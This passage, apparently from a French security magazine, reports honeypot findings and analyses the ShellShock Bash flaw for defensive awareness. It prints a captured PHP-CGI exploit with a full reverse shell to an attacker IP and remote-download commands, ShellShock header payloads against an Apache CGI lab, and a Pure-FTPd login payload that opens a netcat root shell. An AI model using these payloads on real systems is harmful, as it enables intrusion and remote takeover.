Après avoir exposé durant plusieurs semaines les pots de miel Dionaea et Kippo sur Internet, il est possible de se faire une idée de la pertinence des informations remontées.

De manière générale, il ne faut pas s'attendre à obtenir des informations prêtes à l'emploi avec Dionaea ou Kippo. Comme toute solution de « supervision », il est nécessaire de passer du temps à étudier les résultats pour en extraire les informations vraiment pertinentes.


Par exemple, comme plusieurs autres CERT, nous avons pu observer chez nos clients à la fin de l'année 2013 des attaques ciblant les serveurs web configurés pour exécuter l'interpréteur PHP en mode CGI (CVE-2012-1823). En regardant les attaques remontées par Dionaea durant cette période, nous avons en effet pu observer les mêmes types d'attaques. Concrètement, en réalisant un simple « grep » sur les fichiers contenus dans le dossier « bistream », on a rapidement pu identifier de nombreuses tentatives d'attaques ciblant des serveurs PHP. Par exemple, l'un de ces fichiers contenait les données suivantes :


Un simple copier-coller du contenu du fichier dans un interpréteur Python permet de manipuler ces données. Ensuite, la commande « print stream[0][1] » permet d'afficher d'une manière plus lisible les données reçues par le serveur.

```
In [4]: print stream[0][1]
POST /cgi-bin/php4?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65
F%6F%6E%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73
%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C
%64%69%72%65%63%74%3D%30+%2D%64+%63%67%69%2E%72%65%64%69%72%65%63%74%5F%73%74
Host: 88.191.159.25
User-Agent: Mozilla/5.0 (iPad; CPU OS 6_0 like Mac OS X) AppleWebKit/536.26(K
Content-Type: application/x-www-form-urlencoded
Content-Length: 2456
Connection: close

<?php
set_time_limit(0);
$ip = '94.75.193.145';
$port = '90';
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'unset HISTFILE; unset HISTSIZE; uname -a; w; id; /bin/sh -i';
$daemon = 0;
```

On reconnait ici rapidement une requête HTTP, composée du verbe POST, d'une ressource étrange encodée, des différents entêtes HTTP et enfin du corps de la requête, qui correspond ici à du code PHP. La présence de code PHP dans le corps d'une requête est relativement étrange, puisque le code PHP est normalement interprété par un serveur afin de renvoyer du code HTML ou équivalent au sein de la réponse retournée par le serveur HTTP.

En s'intéressant à la ressource encodée, on identifie rapidement le type d'encodage utilisé. Quelques lignes de python, ou un site sur Internet permettent d'y voir plus clair :





L'URL visitée est donc la suivante :
POST /cgi-bin/php4?-d allow_url_include=on -d safe_mode=off -d suhosin.simulation=on -d disable_functions=»» -d open_basedir=none -d auto_prepend_file=php://input -d cgi.force_redirect=0 -d cgi.redirect_status_env=0 -n HTTP/1.1

On voit tout de suite ce que le pirate a cherché à faire : exploiter une faille au sein de PHP-CGI pour contourner la configuration définie sur le serveur et ainsi exécuter du code PHP arbitraire.

En regardant un peu plus loin dans le corps de la requête, on retrouve d'ailleurs les grandes étapes que l'attaquant souhaitait dérouler pour prendre le contrôle de notre serveur. Ici, il va :

- télécharger un script Perl (d1e.txt) sur un serveur distant, et l'exécuter ;
- exécuter le Shell /bin/sh après avoir configuré l'environnement de travail afin de ne pas garder de traces des commandes exécutées (unset HISTFILE; unset HISTSIZE;) ;
- et enfin, rediriger les entrées/sorties du Shell vers un socket ouvert vers une adresse IP contrôlée par le pirate.


```
POST /cgi-bin/php4?%2D%64+%61%6C%6C%6F%77%5F%75
%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%
2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%6
6%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%6
9%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64
+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%
69%6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%
5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D
%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%
5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%
70%75%74+%2D%64+%63%67%69%2E%66%6F%72%63%-
65%5F%72%65%64%69%72%65%63%74%3D%30+%2D%64
+%63%67%69%2E%72%65%64%69%72%65%63%74%5F%
73%74%61%74%75%73%5F%65%6E%76%3D%30+%2D%6E
HTTP/1.1
Host: 88.XXXX.XXXX.25
User-Agent: Mozilla/5.0 (iPad; CPU OS 6_0 like Mac OS X)
AppleWebKit/536.26(KHTML, like Gecko) Version/6.0 Mo-
bile/10A5355d Safari/8536.25
Content-Type: application/x-www-form-urlencoded
Content-Length: 2456
Connection: close

<?php
set_time_limit(0);
$ip = '94.75.193.145';
$port = '90';
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'unset HISTFILE; unset HISTSIZE; uname -a; w; id; /bin/
sh -i';
$daemon = 0;
$debug = 0;
system(« cd /var/tmp/;rm -rf d1*;killall -9 perl;wget http://
hisxxxx.info/d1e.txt; curl -O http://hisxxxx.info/d1e.txt;
lwp-download http://hisxxxx.info/d1e.txt; fetch http://hisxxxx.
info/d1e.txt;perl d1e.txt;rm -rf d1e.txt »);
if (function_exists('pcntl_fork')) {
  $pid = pcntl_fork();
  if ($pid == -1) {
    printit(« ERROR: Can't fork »);
    exit(1);
  }
  if ($pid) {
    exit(0);
  }
  if (posix_setsid() == -1) {
    printit(« Error: Can't setsid() »);
    exit(1);
  }
  $daemon = 1;
} else {
  printit(« WARNING: Failed to daemonise. »);
}
chdir(« / »);
umask(0);
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
  printit(« $errstr ($errno) »);
  exit(1);
}
$descriptorspec = array(
  0 => array(« pipe », « r »),
  1 => array(« pipe », « w »),
  2 => array(« pipe », « w »)
);
$process = proc_open($shell, $descriptorspec, $pipes);
if (!is_resource($process)) {
  printit(« ERROR: Can't spawn shell »);
  exit(1);
}
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);
while (1) {
  if (feof($sock)) {
    printit(« ERROR: Shell connection terminated »);
    break;
  }
  if (feof($pipes[1])) {
    printit(« ERROR: Shell process terminated »);
    break;
  }
  $read_a = array($sock, $pipes[1], $pipes[2]);
   $num_changed_sockets = stream_select($read_a, $write_a,
$error_a, null);
  if (in_array($sock, $read_a)) {
    if ($debug) printit(« SOCK READ »);
    $input = fread($sock, $chunk_size);
    if ($debug) printit(« SOCK: $input »);
    fwrite($pipes[0], $input);
  }
  if (in_array($pipes[1], $read_a)) {
    if ($debug) printit(« STDOUT READ »);
    $input = fread($pipes[1], $chunk_size);
    if ($debug) printit(« STDOUT: $input »);
    fwrite($sock, $input);
  }
  if (in_array($pipes[2], $read_a)) {
    if ($debug) printit(« STDERR READ »);
    $input = fread($pipes[2], $chunk_size);
    if ($debug) printit(« STDERR: $input »);
    fwrite($sock, $input);
  }
}
fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);
function printit ($string) {
  if (!$daemon) {
    print « $string
« ;
  }
}
exit(1);
?>
```

De cette manière, le pirate est en mesure d'exécuter des commandes systèmes arbitraires à distance, avec les privilèges de l'utilisateur exécutant le serveur Web. Dans le meilleur des cas, cet utilisateur aura des privilèges relativement restreints, et dans le pire, il s'agira de l'utilisateur « root », donnant ainsi au pirate les privilèges les plus élevés sur le serveur compromis.
La vulnérabilité exploitée par le pirate pour mener cette attaque est présentée en détail dans l'article de l'ActuSécu #36.

Il est possible d'observer d'autres types d'attaques similaires ciblant, par exemple, les interfaces d'administration telles que la JMX ou la web console, ou encore phpMyAdmin.

Hormis ce type d'attaque, l'honeypot a été en mesure de télécharger de nombreux fichiers suspects qui ont été automatiquement soumis pour analyse sur une sandbox en ligne. Ce type d'analyse est intéressant, mais une fois de plus, demande un retraitement manuel pour interpréter, à minima, les traces identifiées dans le rapport, ainsi que pour les corréler avec les éléments observables caractérisant le SI de l'entreprise.

Dans le cas ou le pot de miel serait exposé non pas sur Internet, mais directement au sein de la DMZ ou du LAN, ce type de rapport permet d'obtenir une vision relativement précise de la menace, avec les principaux indicateurs qui la caractérise : processus créés, fichiers et clefs de registres manipulés, connexions réseau établies ; tout cela accompagné dans le meilleur des cas d'une analyse statique des fichiers impliqués. Ces informations pourront alors être utilisées par l'équipe sécurité ou l'équipe en charge de la réponse à incident pour traiter la menace.



Enfin, le stockage des informations remontées étant réalisé en grande partie dans une base de données SQLite, il est relativement simple d'étendre Dionaea pour générer périodiquement des rapports illustrant les comportements malveillants relevés par Dionaea. Cela permet par exemple de sortir une liste des systèmes compromis...

Concernant Kippo, le pot de miel nous a permis de récupérer plusieurs « kits d'exploitation » génériques (tels que « Gosh ») ou d'autres outils « pirates » tels que psyBNC, pour lesquels des analyses ont déjà été publiées sur Internet. L'outil nous a aussi permis de suivre les actions réalisées par les pirates après s'être connectés à notre pot de miel (téléchargement de fichier, ajout de compte, modification de mot de passe ...).

Enfin, les deux outils nous ont permis d'obtenir des informations telles que les couples d'identifiant et de mot de passe utilisés par les pirates, et ce pour de nombreux services (SSH bien sûr, mais aussi MSSQL, SMB, FTP, SIP...). Près de 25 000 couples d'identifiant et de mot de passe ont ainsi été testés sur le serveur Kippo sur une période d'une dizaine de jours. Sur une période d'un peu plus d'un mois, 3500 systèmes distincts et à priori compromis se sont connectés aux différents services exposés par notre pot de miel Dionaea. Une centaine de couples login/mot de passe ont été testés sur les serveurs MySQL et MsSQL.

Do it Yourself

À ce sujet, l'ENISA avait publié à la fin de l'année 2012 un guide détaillé présentant un grand nombre de logiciels disponibles pour mettre en place un honeypot [5].

Afin d'apprendre à manipuler un honeypot, l'ENISA propose un document regroupant un ensemble d'exercices à dérouler pour commencer à prendre en main ce type d'outil. Ce TP permet entre autres de manipuler Thug, un logiciel permettant de simuler le comportement d'un navigateur sur un site. Ce type d'outil permet d'identifier les actions réalisées par un site suspect sur un ordinateur, en fonction de sa configuration. En effet, le comportement des outils malveillants mis en place par un pirate diffère en fonction du navigateur ciblé.

Les exercices de l'ENISA sont disponibles sur le site de l'agence européenne.

> Conclusion

Finalement, si l'on a peu ou pas de temps à consacrer à l'analyse des remontées, on peut douter de l'intérêt d'exposer un honeypot sur Internet, tant la quantité d'informations remontées est importante. Cependant, placé sur

un périmètre plus restreint tel que dans un LAN ou une DMZ, les remontées d'un tel outil pourront venir compléter la vision rapportée par des sondes de type IDS.

Références

[1] Blog des développeurs du projet Dionaea
http://carnivore.it/

[2] Outils post-exploitation « gosh » et EnergyMech
http://blog.infosanity.co.uk/2010/07/21/example-of-post-exploit-utilities/

http://bitsmash.wordpress.com/2012/11/06/taking-a-closer-look-at-some-malicious-irc-bots-caught-in-kippo-honeypot/

[3] Shellpot
https://github.com/threatstream/shockpot

http://threatstream.com/blog/shockpot

[4] Cadre légal des Honeypots
http://actes.sstic.org/SSTIC04/Droit_et_honeypots/SSTIC04-article-Barel-Droit_et_honeypots.pdf

http://actes.sstic.org/SSTIC04/Droit_et_honeypots/SSTIC04-Barel-Droit_et_honeypots.pdf

http://www.arrouan.be/blog/?p=73

http://www.symantec.com/connect/articles/honeypots-are-they-illegal

[5] Guide et exercices de l'ENISA
http://www.enisa.europa.eu/activities/cert/support/proactive-detection/proactive-detection-of-security-incidents-II-honeypots

https://www.enisa.europa.eu/activities/cert/support/exercise/files/Honeypots_CERT_Exercise_Toolset.pdf

http://ww.enisa.europa.eu/ftp/ENISA-Honeypot-Exercise.ova

> Analyse de la faille ShellShock

Le 24 septembre dernier, la vulnérabilité référencée CVE-2014-6271, plus connue sous le nom de « ShellShock », a été divulguée par un français : Stéphane Chazelas. La faille affecte Bash, l'interpréteur de commandes utilisé par défaut dans la plupart des distributions Linux et dans de nombreux autres systèmes (Unix, Mac OS, etc.).

Cette découverte a provoqué un véritable raz-de-marée parmi les différents acteurs du marché. Qu'ils soient experts en sécurité, administrateurs système ou éditeurs de logiciels, la faille touche un outil très largement utilisé sous tous les systèmes de type Unix depuis plus d'une vingtaine d'années.

Dès le lendemain de sa publication, la faille a été très largement exploitée sur Internet, notamment au travers de services Apache. Retour sur cette vulnérabilité qui a pratiquement surclassé Heartbleed.

par Clément MEZINO, Charles DAGOUAT et Etienne BAUDIN

> Introduction

Qu'est-ce que bash ?

Bash est un shell aussi connu sous le nom d'interpréteur de commandes. Il s'agit d'un outil avec lequel un utilisateur peut interagir pour réaliser différentes actions en ligne de commande. Cet outil est intégré par défaut dans la majorité des distributions Linux existantes, et est également disponible dans un grand nombre d'autres systèmes (Mac OS X, Unix, appliance, systèmes embarqués, ...).

Quelle est la vulnérabilité ?

La vulnérabilité provient d'une erreur de traitement des variables d'environnement définissant une fonction au sein de l'interpréteur de commandes.

En effet, Bash interprète les commandes placées après la définition d'une fonction à l'intérieur d'une variable d'environnement. Dès lors, un utilisateur mal intentionné peut détourner le comportement de Bash et exploiter la faille afin de prendre le contrôle d'un système à distance.

Et c'est quoi une variable d'environnement ?

Une variable d'environnement est un paramètre décrivant une partie du contexte dans lequel un programme est lancé par un utilisateur afin de s'exécuter. Par exemple, on peut retrouver dans ce type de variables, le nom de l'utilisateur, le « PATH » dans lequel seront recherchés les exécutables par le système, ou encore le nom de l'interpréteur de commandes. Il est possible de voir la liste des variables d'environnement en entrant la commande « env » dans un terminal.

> Présentation de la vulnérabilité

Origine de la faille

La faille de sécurité identifiée par Stéphane Chazelas a pour origine le traitement effectué par Bash sur les variables d'environnement définissant une fonction. En effet, dès lors qu'une telle variable est utilisée, le logiciel exécute les commandes placées après la définition de la fonction.

Ce comportement n'est bien sûr pas prévu par les développeurs et n'est donc pas documenté, ni même connu.

En effet, lors de la définition d'une fonction dans l'environnement, il est possible d'y ajouter des éléments qui pourront être exécutés. Dès lors, et en fonction du contexte d'utilisation de Bash, il est possible pour un attaquant de détourner le comportement de Bash et de réaliser une élévation de privilèges localement sur un système, voire d'en prendre le contrôle à distance. Il est à noter que l'élévation de privilèges s'exploite de manière indirecte, et nécessite qu'un programme soit exécuté dans le contexte d'un utilisateur disposant de plus de droits.

Première PoC

Le code d'exploitation le plus simple, afin de savoir si votre interpréteur de commandes est vulnérable, est le suivant :

```
env X='() { :; }; echo "Vous etes vulnerable a ShellShock"' bash -c id
```

Cette commande peut se décomposer en trois parties :

- Création de la variable d'environnement « X » et définition d'une fonction vide () {:;} ;
- Ajout d'une commande non autorisée à la variable d'environnement echo " Vous etes vulnerable a ShellShock " ;
- Appel du programme vulnérable Bash en exécutant la commande id (bash -c id) ;

À la lecture de la variable d'environnement « X », la commande située après le point-virgule marquant la fin de la définition de la fonction sera elle aussi exécutée, ce qui ne devrait pas être possible.

Si le message « Vous etes vulnerable a ShellShock » s'affiche sur votre terminal, alors votre interprêteur est vulnérable !

Dès le lendemain de sa publication, la faille a été très largement exploitée sur Internet, notamment à travers les modules mod_cgi des serveurs Apache.

Une vulnérabilité plus critique qu'elle n'en a l'air

Le jeu de mots (Shell vs ShellShock, qui signifie Traumatisé en anglais) ayant donné son nom à cette faille illustre bien son importance.

En effet, bien que Bash n'ait pas pour vocation à être exposé directement sur Internet, certaines solutions techniques peuvent aboutir à une telle situation, sans que l'on s'en rende forcément compte.

La faille affecte toutes les versions de Bash publiées durant les 20 dernières années ; depuis la version 1.14 (publiée en 1994), jusqu'à la version 4.3 publiée en février dernier. De fait, cet interpréteur est installé par défaut sur de nombreux systèmes Linux, Unix, OS X, ... De plus, ce type de système étant souvent utilisé comme socle au sein des boitiers commercialisés par les éditeurs de solutions de sécurité, un très grand nombre de produits embarquent également ce composant vulnérable. ShellShock est une vulnérabilité d'autant plus critique que de nombreux logiciels (Procmail, Exim, CUPS, etc.) implémentent différents protocoles (SSH, DHCP, FTP) ou modules (Apache/mod_cgi) utilisant l'interpréteur Bash par défaut.

Certains craignent d'ailleurs des dégâts irréversibles pour certains objets connectés sur lesquels il est souvent impossible de mettre à jour les éléments basiques tels que l'interpréteur de commandes.

Nous avons décidé de nous intéresser aux répercussions de ShellShock à travers deux logiciels grand public, Apache (Serveur Web) et Pure-FTPd (Serveur FTP).

> INFO

Au travers de l'exploitation de ShellShock, les chercheurs observent l'évolution des attaques des pirates


Des chercheurs ont analysé l'évolution des attaques tirant parti de la faille ShellShock, qui affecte l'interpréteur Bash.

Initialement, ils ont découvert deux codes d'exploitation permettant le téléchargement puis l'installation d'un bot IRC écrit en Perl. Ces deux éléments ont des fonctions relativement basiques et sont encodés en base64.

Ils ont par la suite découvert un autre exploit écrit en C, permettant également l'installation d'un bot IRC. Cependant, celui-ci dispose de fonctionnalités avancées, lui permettant par exemple d'assurer sa persistance : il est capable de se mettre à jour ou de réinfecter un système assaini chaque semaine.

Enfin, ils ont analysé un dernier code d'exploitation faisant preuve d'une plus grande complexité. Celui-ci commence par empêcher l'enregistrement des commandes Bash entrées sur le système vulnérable. Il télécharge ensuite un script malveillant puis l'exécute. Ce script est une variante du malware connu sous le nom Linux.Tsunami, qui permet de réaliser des attaques de déni de service distribué. Il assure ensuite sa persistence sur le système et force les mises à jour régulières de ses composants. Enfin, le script corrige la vulnérabilité Bash afin d'empêcher d'autres attaquants de prendre le contrôle du système.

À travers ces différentes attaques, les chercheurs ont pu observer l'évolution des techniques d'exploitation de cette vulnérabilité, ainsi que la montée en compétence des pirates. Ils ont ainsi noté des améliorations dans les mécanismes de persistance, de dissimulation et d'infiltration, ainsi que la côté compétitif entre les attaquants.



> Analyse de deux produits vulnérables

Analyse de ShellShock sur Apache

Apache est un des serveurs HTTP les plus utilisés au monde. Il permet de diffuser du contenu sur Internet très rapidement et simplement. Une des forces d'Apache réside dans sa capacité à utiliser différents modules permettant l'exploitation de différentes technologies. Parmi les modules les plus connus, on compte mod_php, mod_cgi, mod_auth, etc.

C'est grâce au module « mod_cgi » que l'attaque est possible sur un serveur Apache. Ce module permet d'utiliser des scripts CGI. La CGI est une interface ayant la particularité d'exécuter un programme et de retourner le contenu généré au serveur HTTP plutôt que de simplement renvoyer le contenu d'un fichier (fichier HTML, image). Les interfaces CGI sont indépendantes de tout langage de programmation puisqu'elles utilisent les flux standards et les variables d'environnement.

Ainsi, si un utilisateur utilise des commandes Bash à l'intérieur d'un script CGI, son site web est vulnérable à ShellShock.

« un utilisateur mal intentionné peut détourner le comportement de Bash et exploiter la faille afin de prendre le contrôle d'un système à distance »

Nous avons mis en place un environnement préconfiguré avec un serveur Apache exécutant un script CGI avec une version de Bash vulnérable à ShellShock afin de tester cette vulnérabilité. Nous avons créé une page « shellshock.php », sur laquelle on affiche le résultat d'un script cgi nommé « shellshock.sh ». Cela signifie que le script « shellshock.sh » est exécuté à travers l'interface CGI et que son résultat est envoyé sur la page web.

```
bee-box:/etc/apache2/sites-enabled# cat 000-default | grep cgi
   ScriptAlias /bWAPP/cgi-bin/ /usr/lib/cgi-bin/
   <Directory /usr/lib/cgi-bin/>
           Action application/x-httpd-php5 /local-bin/php-cgi
   ScriptAlias /bWAPP/cgi-bin/ /usr/lib/cgi-bin/
   <Directory /usr/lib/cgi-bin/>
           Action application/x-httpd-php5 /local-bin/php-cgi
```

Dans les logs de connexion, on peut remarquer que le script est appelé en même temps que la page.

```
"GET /bWAPP/shellshock.php HTTP/1.1" 200 12586 "http://localhost/bWAPP/portal.php" "
"GET /bWAPP/cgi-bin/shellshock.sh HTTP/1.1" 200 254 "http://localhost/bWAPP/shellsho
```

Pour exploiter la faille ShellShock, il nous suffit de renseigner un paramètre envoyé dans la requête HTTP qui sera réutilisé en tant que variable d'environnement par Bash. Les champs « User-Agent » ou « Referer » des en-têtes HTTP répondent parfaitement à ces critères.

```
HTTP Headers
Host: localhost
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/2011042
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: () { :;}; echo; echo "vuln"; /bin/bash -c "id"
Cookie: PHPSESSID=7872100ff90b9dd22db8d402fe83f344; security_level=0
```

En modifiant le champ « Referer » de l'en-tête HTTP par une déclaration de fonction suivie de plusieurs commandes, celles-ci seront exécutées sur le serveur distant. En rejouant la requête HTTP ainsi modifiée, nous pourrons remplacer le contenu du fichier par le mot « vuln » suivi du résultat de la commande « id » sur le serveur :

```
bee@bee-box:~$ cat Desktop/shellshock.sh

vuln
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Un administrateur système vigilant pourra tout de même détecter cette attaque, puisqu'elle reste visible dans les logs du serveur Apache :

```
127.0.0.1 - - [10/Oct/2014:12:14:09 +0200] "GET /bWAPP/cgi
-bin/shellshock.sh HTTP/1.1" 200 59 "() { :;}; echo; echo
\"vuln\"; /bin/bash -c \"id\"" "Mozilla/5.0 (X11; U; Linux
 i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (har
dy) Firefox/3.6.17"
```

Si vous utilisez un serveur Apache exécutant des scripts CGI interagissant avec Bash, nous vous recommandons d'appliquer les patchs disponibles ou de mettre à jour votre système.

On pourrait également établir une règle sur un IDS/IPS permettant de détecter les caractères permettant une déclaration de fonction en Bash pour être alerté.

Analyse de ShellShock sur Pure-ftpd

Pure-FTPd est un serveur FTP sous licence BSD réputé pour sa sécurité, sa fiabilité et sa simplicité d'utilisation. Il supporte notamment l'authentification par PAM, par une base de données MySQL, mais aussi par la création d'utilisateurs virtuels, ne disposant pas de compte sur le système sous-jacent.

Nous allons voir que ce sont les diverses méthodes d'authentification supportées par le logiciel qui le rendent lui aussi vulnérable. En effet, en nous basant sur une preuve de concept disponible en libre accès sur Internet, nous avons pu prendre le contrôle d'une machine sur laquelle était installé Pure-FTPd.

La méthode est simple. Nous avons d'abord créé une machine virtuelle basée sur une distribution Linux Debian sur laquelle nous avons installé le service Pure-FTPd. Une des conditions nécessaires à l'exploitation de la vulnérabilité est d'utiliser un module externe pour gérer l'authentification sur le serveur FTP. Pour cela, nous avons récupéré un script Bash, jouant le rôle d'« handler » (un gestionnaire) permettant l'authentification. Les paramètres utilisés dans ce fichier sont disponibles dans la documentation officielle de Pure-FTPd. C'est un script (dans notre cas) basique qui permet d'autoriser, ou d'interdire, l'accès à un utilisateur. Dans notre contexte, la seule vérification réalisée est sur l'identifiant de l'utilisateur. Si le login de l'utilisateur est « john », le serveur autorise l'accès à un répertoire défini avec l'identifiant utilisateur et le groupe définis dans le fichier.

```
root@xmco:~# cat /tmp/handler.sh
#! /bin/sh
if test "$AUTHD_ACCOUNT" = "john"; then
  echo 'auth_ok:1'
  echo 'uid:69'
  echo 'gid:42'
  echo 'dir:/tmp'
else
  echo 'auth_ok:0'
fi
echo 'end'
```

Contenu du « handler »

La variable d'environnement utilisée par défaut représentant le login, « $AUTH_ACCOUNT » est transmise par l'utilisateur au serveur FTP, puis au démon « pure-authd ».
Les champs sont les suivants :

- « auth_ok » mis à 1 pour autoriser la connexion à l'utilisateur.
- « uid » et « gid » désignant l'id utilisateur et l'id du groupe à assigner à l'utilisateur connecté.
- « dir » pour le chemin par défaut vers le répertoire de l'utilisateur.

Grâce à cette méthode d'authentification, les variables d'environnement telles que l'utilisateur et le mot de passe demandés par le démon exécutant Pure-FTPd sont exécutés par Bash. C'est ce qui rend Pure-FTPd vulnérable à ShellShock.
Ainsi, le démon « pure-authd » va convertir les informations envoyées par l'utilisateur (login, mot de passe, adresse IP) sur le socket « ftpd.sock » vers le démon « pure-ftpd » sous forme de variables d'environnement. Ces dernières peuvent être gérées par Bash au travers du script 'handler.sh' créé précédemment.

Nous utilisons enfin deux commandes pour définir le socket de connexion à utiliser [1] et indiquer à Pure-FTPd d'utiliser ce socket pour dialoguer avec le module en charge d'implémenter le mécanisme d'authentification externe [2] et démarrer le serveur.

[1] : # pure-authd -B -s /tmp/ftpd.sock -r /tmp/handler.sh
[2] : # pure-ftpd -B -l extauth:/tmp/ftpd.sock

Il ne nous reste plus qu'à nous connecter au serveur FTP ainsi créé en spécifiant un nom d'utilisateur ou un mot de passe correspondant à la déclaration d'une variable d'environnement définissant une fonction suivie d'une commande qui sera interprétée par Bash sur le serveur FTP. Le mot de passe n'a ainsi pas besoin d'être connu puisque la commande utilisée dans la variable de l'utilisateur sera déjà exécutée.

```
mini-de-xmco:~ cmezino$ ftp 172.16.213.130
Connected to 172.16.213.130.
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 50 allowed.
220-Local time is now 08:32. Server port: 21.
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (172.16.213.130:cmezino): () { :; }; nc -vv -l -e /bin/bash -p 1337
331 User () { :; }; nc -vv -l -e /bin/bash -p 1337 OK. Password required
Password:

421 Service not available, remote server timed out. Connection closed.
ftp: Login failed
ftp>
```

Connexion au serveur FTP et exploitation de la faille Shellshock

Dans notre exemple, nous avons utilisé une commande basée sur netcat pour avoir un accès direct sur la machine distante à travers le port 1337 en plus de la déclaration de fonction permettant l'exploitation de la faille.


L'argument récupéré par authd sera alors :

$AUTH_ACCOUNT = () { :; } ; nc –v –l –e /bin/bash –p 1337

La commande en rouge sera ainsi exécutée par le démon et donc transmise à Bash qui l'exécutera. Nous n'avons ainsi pas besoin de mot de passe puisque la commande malveillante est déjà exécutée lorsque le système nous le demande. En effectuant une connexion sur la machine avec le port 1337 précédemment ouvert par netcat, nous pouvons effectuer les commandes que nous voulons sur celle-ci et ainsi la compromettre.

```
mini-de-xmco:~ cmezino$ nc -vv 172.16.213.130 1337
found 0 associations
found 1 connections:
     1: flags=82<CONNECTED,PREFERRED>
        outif vmnet8
        src 172.16.213.1 port 52188
        dst 172.16.213.130 port 1337
        rank info not available
        TCP aux info available

Connection to 172.16.213.130 port 1337 [tcp/menandmice-dns] succe
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

Connexion à la machine distante via netcat



> Correctifs de sécurité et conclusion

Cette faille ne touche pas Pure-FTPd en lui-même, ni Apache c'est pourquoi il n'existe aucune mise à jour pour ces logiciels. Cependant, il en existe pour Bash. Nous vous recommandons une mise à jour de votre système ou l'installation des divers patchs disponibles pour en bénéficier.

